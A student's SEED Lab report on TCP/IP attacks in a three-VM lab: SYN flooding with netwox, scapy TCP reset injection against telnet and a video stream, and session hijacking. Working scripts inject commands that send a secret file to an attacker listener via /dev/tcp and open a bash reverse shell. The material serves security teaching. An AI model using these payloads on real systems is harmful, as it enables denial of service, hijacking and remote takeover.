


SEED Lab Report: TCP/IP Attacks

Andrew Simon

N00695969

Task 1: SYN Flooding Attack

To start this lab, I set up 3 identical VMs to be my attacker, server, and client machines. I ensured their networks were configured with a Nat Network and checked their IP addresses, ensuring they were on the same network.



The image shows three terminal windows from Oracle VM VirtualBox, each running SEEDUbuntu. The left window shows the output of the 'ifconfig' command for the 'enp0s3' interface, displaying an Ethernet address and IP address 10.0.2.4. The middle window shows the output of the 'ifconfig' command for the 'lo' interface, displaying a loopback address 127.0.0.1. The right window shows the output of the 'ifconfig' command for the 'enp0s3' interface, displaying an Ethernet address and IP address 10.0.2.5. All three windows show the 'SEEDLABS' logo at the bottom.

```
[02/20/24]seed@VM:~$ ifconfig
enp0s3
Link encap:Ethernet  HWaddr 08:00:27:b6:a9:55
inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
inet6 addr: fe80::79a4:716c:e14a:8e4f/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:8 errors:0 dropped:0 overruns:0 frame:0
TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1780 (1.7 KB)  TX bytes:7516 (7.5 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:65536  Metric:1
RX packets:67 errors:0 dropped:0 overruns:0 frame:0
TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:21408 (21.4 KB)  TX bytes:21408 (21.4 KB)

[02/20/24]seed@VM:~$


inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
inet6 addr: fe80::bdf9:9ce:c9e4:f536/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:233 errors:0 dropped:0 overruns:0 frame:0
TX packets:280 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:106269 (106.2 KB)  TX bytes:28465 (28.4 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:65536  Metric:1
RX packets:92 errors:0 dropped:0 overruns:0 frame:0
TX packets:92 errors:0 dropped:0 overruns:0 carrier:0

Link encap:Ethernet  HWaddr 08:00:27:60:08:68
inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
inet6 addr: fe80::3a1:5168:45cb:a179/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:204 errors:0 dropped:0 overruns:0 frame:0
TX packets:275 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:101820 (101.8 KB)  TX bytes:28532 (28.5 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:65536  Metric:1
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
```

I then pinged both other machines from my attacker machine to test their connection



The image shows a terminal window from the attacker machine (seed@VM) running ping commands to the other two VMs. The first ping is to 10.0.2.6, showing 5 packets transmitted, 5 received, 0% packet loss, and a time of 4086ms. The second ping is to 10.0.2.5, showing 4 packets transmitted, 4 received, 0% packet loss, and a time of 3094ms.

```
[02/20/24]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.483 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.302 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.321 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.320 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.398 ms
^C
--- 10.0.2.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4086ms
rtt min/avg/max/mdev = 0.302/0.364/0.483/0.071 ms
[02/20/24]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.255 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.318 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.443 ms
^C
--- 10.0.2.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3094ms
rtt min/avg/max/mdev = 0.255/0.325/0.443/0.072 ms
[02/20/24]seed@VM:~$
```

I then wanted to test the size of the queue my system has for half-open connections in the TCP 3-Way Handshake. I did this with the following recommended command:

```
[02/20/24]seed@VM:~/.../tcplab$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

I made sure my cookies were set to 0 with the following command:

```
[02/20/24]seed@VM:~/.../Project 3$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

I then set up a connection to my server machine from my user machine using telnet

```
[03/03/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb 27 19:20:54 EST 2024 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

I used the following command leveraging **netwox** to start my SYN Flood attack

```
[03/03/24]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -s raw
```

My server machine shows an influx of SYN packets being sent over to verify the packets were sent:

```
[03/03/24]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp      0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp      0      0 10.0.2.6:23             253.144.113.221:30200    SYN_RECV
tcp      0      0 10.0.2.6:23             241.249.106.136:58709    SYN_RECV
tcp      0      0 10.0.2.6:23             244.90.11.238:56250     SYN_RECV
tcp      0      0 10.0.2.6:23             250.252.40.212:32406    SYN_RECV
tcp      0      0 10.0.2.6:23             245.81.15.59:63717     SYN_RECV
tcp      0      0 10.0.2.6:23             255.241.141.16:50101    SYN_RECV
tcp      0      0 10.0.2.6:23             244.60.12.41:16194     SYN_RECV
tcp      0      0 10.0.2.6:23             244.30.154.3:3275      SYN_RECV
tcp      0      0 10.0.2.6:23             247.85.203.217:32771    SYN_RECV
tcp      0      0 10.0.2.6:23             245.36.244.78:21628     SYN_RECV
tcp      0      0 10.0.2.6:23             243.25.214.19:13212     SYN_RECV
tcp      0      0 10.0.2.6:23             253.115.240.75:46123    SYN_RECV
tcp      0      0 10.0.2.6:23             248.169.228.1:6978      SYN_RECV
tcp      0      0 10.0.2.6:23             254.191.232.87:43365    SYN_RECV
tcp      0      0 10.0.2.6:23             255.222.138.137:20845    SYN_RECV
tcp      0      0 10.0.2.6:23             244.253.224.190:29038    SYN_RECV
tcp      0      0 10.0.2.6:23             250.57.27.199:46744     SYN_RECV
tcp      0      0 10.0.2.6:23             240.58.38.164:19736     SYN_RECV
tcp      0      0 10.0.2.6:23             252.152.61.95:6090      SYN_RECV
tcp      0      0 10.0.2.6:23             252.94.164.158:62428    SYN_RECV
tcp      0      0 10.0.2.6:23             242.152.77.156:34161    SYN_RECV
```

My user machine can now longer connect to the server. DOS was successful.

```
[03/03/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
█
```

When running this same process with the cookie enabled, my user machine is still able to connect to the server. I found that the cookie functionality must be disabled for the attack to be successful.

Task 2: TCP RST Attack on a Telnet Connection

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.5")
TCPLayer = TCP(sport=23, dport=53520, flags="R", seq=1493270842)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)|
```

I start off by changing the known source IP and destination IP in my scapy code. I still need to find the destination port and sequence number.

To get this information, I set up WireShark on my attacking machine and ran telnet on my Client machine with my attacker machine's IP address

The screenshot displays three overlapping windows from an Oracle VM VirtualBox environment:

- WireShark Window (Left):** Capturing traffic on interface `enp0s3`. The packet list shows several TCP and DNS packets. The selected packet (No. 10) is a TCP Reset packet with the following details:

No.	Time	Source	Destination	Protocol	Length	Info
10	2024-02-27 18:35:56.4524920...	10.0.2.4	10.0.2.5	TELNET	78	Te...

 The packet details pane shows:
 - Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
 - Ethernet II, Src: PcsCompu_47:e6:1e (08:00:27:47:e6:1e), Dst: PcsCompu_b6:a9:55 (08:00:27:b6:a9:55)
 - Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.4
 - Transmission Control Protocol, Src Port: 43838, Dst Port: 23, Seq: 1206022979, Len: 0
- Terminal Window (Top Right):** Running `telnet 10.0.2.4`. The output shows:


```
[02/27/24]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
```
- Terminal Window (Bottom Right):** A new terminal window showing the prompt `[02/27/24]seed@VM:~$`.

These are the updated values:

```
#!/usr/bin/python3
import sys
from scapy.all import *


print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.5")
TCPLayer = TCP(sport=23, dport=43030, flags="R", seq=3905182020)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

Adding these values to the **reset.py** file and running the file successfully terminated the connection between my client and server, proving the attack was successful.

```
[02/27/24]seed@VM:~$ Connection closed by foreign host.
[02/27/24]seed@VM:~$
```

Task 3: TCP RST Attack on Video Streaming Application (YouTube)


I start this task by setting up a YouTube video on my server machine and aiming to attack it from my attacker machine.



Before executing the attack, YouTube runs smoothly on my server machine. I used the following Netwox command to start the attack from my attacker machine:

```
[03/03/24]seed@VM:~$ sudo netwox 78 -d enp0s3 -f "src host 10.0.2.6"
```

My server machine now receives the following message when refreshing that YouTube page:



Task 4: TCP Session Hijacking

First, I created a file called "secret" in my home directory with my hidden message

```
[02/27/24]seed@VM:~$ echo "U GOT HACKED" > secret
```


I then made a connection from my user machine to my server using telnet

```
[03/03/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Mar  3 20:28:26 EST 2024 from 10.0.2.5 on pts/3
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```


I set up my attacking machine to be able to listen to telnet traffic with the following command:

```
[03/03/24]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

I opened Wireshark on my attacking machine to gather data on the two communicating machines



I take the information found in the last TCP packet from my user machine to the server to make edits to my **sessionhijack.py** file for the attack. I then make the appropriate edits to the file, including the correct IP addresses, port numbers, and sequence numbers found in the Wirshark streams.

```
*sessionhijack.py (~/.Labs/tcplab) - gedit
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=33840, dport=23, flags="A",
               seq=3000507129, ack=623284202)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

Once listening from the attacking machine:

```
Terminal
[03/04/24]seed@VM:~/../tcplab$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

I can send the following command from the server machine to write out the text contained in my "secret" file:

```
[03/04/24]seed@VM:~$ cat /home/seed/secret > /dev/tcp/10.0.2.4/9090
```

The result printed out on my attacking machine is the content of my file, proving the attack was successful:

```
[03/04/24]seed@VM:~/../tcplab$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 34228)
U GOT HACKED
```


Task 5: Creating a Reverse Shell with TCP Session Hijacking

Again I will start this task by setting up a telnet connection from my user to the server and a listener on my attacking machine:


```
[03/04/24]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Terminator character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Mar  4 20:37:19 EST 2024 from 10.0.2.5 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

```
[03/04/24]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

I use Wireshark on my Attacker to capture packets being sent from my User Machine to the Server. I look at the most recent TCP packet for the needed information.



Wireshark interface showing packet capture on interface enp0s3. The packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
15	2024-03-04 21:03:52.7826248...	10.0.2.5	10.0.2.6	TCP	66	3384 → 23
16	2024-03-04 21:03:52.9559388...	10.0.2.4	224.0.0.251	MDNS	87	Standard query query
17	2024-03-04 21:03:53.7742130...	fe80::79a4:716c:e14...	ff02::fb	MDNS	107	Standard query query
18	2024-03-04 21:04:09.6208275...	10.0.2.5	224.0.0.251	MDNS	87	Standard query query
19	2024-03-04 21:04:10.9889588...	fe80::bdfb:9ce:c9e4...	ff02::fb	MDNS	107	Standard query query
20	2024-03-04 21:04:15.8120440...	10.0.2.6	224.0.0.251	MDNS	87	Standard query query
21	2024-03-04 21:04:17.4257219...	fe80::3a1:5168:45cb...	ff02::fb	MDNS	107	Standard query query
22	2024-03-04 21:04:23.6728836...	10.0.2.6	10.0.2.3	DHCP	342	DHCP
23	2024-03-04 21:04:23.6772133...	10.0.2.3	10.0.2.6	DHCP	590	DHCP

The detailed view of packet 15 (Frame 15) is shown below:

- Frame 15: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
- Ethernet II, Src: PcsCompu_47:e6:1e (08:00:27:47:e6:1e), Dst: PcsCompu_60:08:68 (08:00:27:60:08:68)
- Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
- Transmission Control Protocol, Src Port: 33844, Dst Port: 23, Seq: 1456270791, Ack: 432263989,
 - Source Port: 33844
 - Destination Port: 23
 - [Stream index: 0]
 - [TCP Segment Len: 0]
 - Sequence number: 1456270791
 - Acknowledgment number: 432263989
 - Header Length: 32 bytes

I used this information to create and properly edit a Python file to run that opens a reverse shell:



The image shows a gedit editor window titled "shellhack.py (~/.Labs/tcplab/Project 3) - gedit". The editor has a sidebar on the left with icons for a gear, a document with a pencil, a shell, and a terminal. The main text area contains the following Python code:

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = "10.0.2.5", dst = "10.0.2.6")
tcp = TCP(sport=33844, dport=23, flags="A", seq=1456270791, ack= 432263989)
data = "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\n"

pkt = ip/tcp/data
send(pkt, verbose=0)
```

Running this code opens a reverse shell on my attacking machine, allowing me to create any malicious files I want.